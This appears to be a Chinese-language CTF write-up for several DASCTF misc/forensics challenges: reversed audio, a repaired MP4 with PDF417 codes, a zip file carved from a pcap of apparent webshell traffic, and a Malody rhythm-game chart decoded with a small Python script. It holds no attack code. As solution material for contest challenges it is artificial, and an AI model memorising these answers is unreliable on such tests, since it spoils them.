


之后得到一段wav音频，倒序后即可听到正常音频，之后Decimal解密一下，包上DASCTF即可得到flag


不可以色色

网页上有一个gif图片，fuzz一下可以发现并没有什么用。


根据F12里的提示，video，爆破出一个video.zip文件




打开压缩包里面是个头文件有问题的video.mp4文件



正常的mp4文件如下




故将video.mp4文件头做一下处理，得到如下数据：



打开后是一个米老鼠视频，在视频开头和结尾部分，有几帧存在类似二维码的数据，百度一下可知是PDF417二维条码，将两部分二维码做一下处理合在一起，扫一下即可得到flag

魔法信息

下载附件得到一个流量包，在tcp.stram eq 20中可以发现有一个zip数据



base解密一下shell最后的base64，或者查看之前的数据流，也可以得知这里传输了一个eeeee.zip文件

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars


Input


```
QzovcGhwRW52L3d3dy9sb2NhbGhvc3QvZWVlZWUuemlw
```

Output


```
C:/phpEnv/www/localhost/eeeee.zip
```

将zip保存下来，压缩包数据有问题，一直报错。用360和bandzip都解压不了，用7z和winrar可以解压，但解压出来的pdf数据也有问题，打不开





这里尝试用010editor打开看看有什么问题，发现了神奇的东西




在pdf数据块里直接就可以看到flag，可能这就是报错原因吧，将数据块从 'DASCTF{' 到 '}' 的所有数据全部提取出来，即可得到flag


阴游大师

一个Malody音游题，可以直接百度搜索，在官网上下载windows版本

游玩过程中，或者在游戏中可以很明显的发现，在正常游戏的九条数据外，最右边有多出的数据，这作为正常游戏肯定是没有的，故块地方肯定有做了加密的地方。



先写个脚本提取一下每个通道的数据，修改后缀为zip，在mc文件内就可以发现json保存的数据格式，其中就有音游过程顺序，做一下json美化，可以看的更清楚哦



脚本如下：

```
import json
fp = open('mcz.txt', 'r')
data = fp.read()
json1 = json.loads(data)
note = json1['note']
for i in note:
    print(i['column'], end='')
```

得到：

```
1111136666662222255555452531437263137232423436242353535353627180353564735235601123423535535355387766556354354335
45126712670112562354253664244231623654170000686583678470123871111199512148117956511410195109117115105999510397109
10195109971151160111141250000000031234610053251245332040404026262621267126712671267126712671267126712670123
01230123567856782344532356235623564444444444417263508080808170178266266266022022243643652784564573641373753752621
57074067545454234525252587654321077665544331122212126767623232461234553353533576543355353353012467863453253253263
34266017246231850453614165272364372532525252525253636363627162716271627162716271624524524631725831261212587624876
61876234617635623561820324132546352434253226026826272526452736508551735534260463065632660582163806647051446017826
67135218351052876471637353635283532503646343513544443454345
```

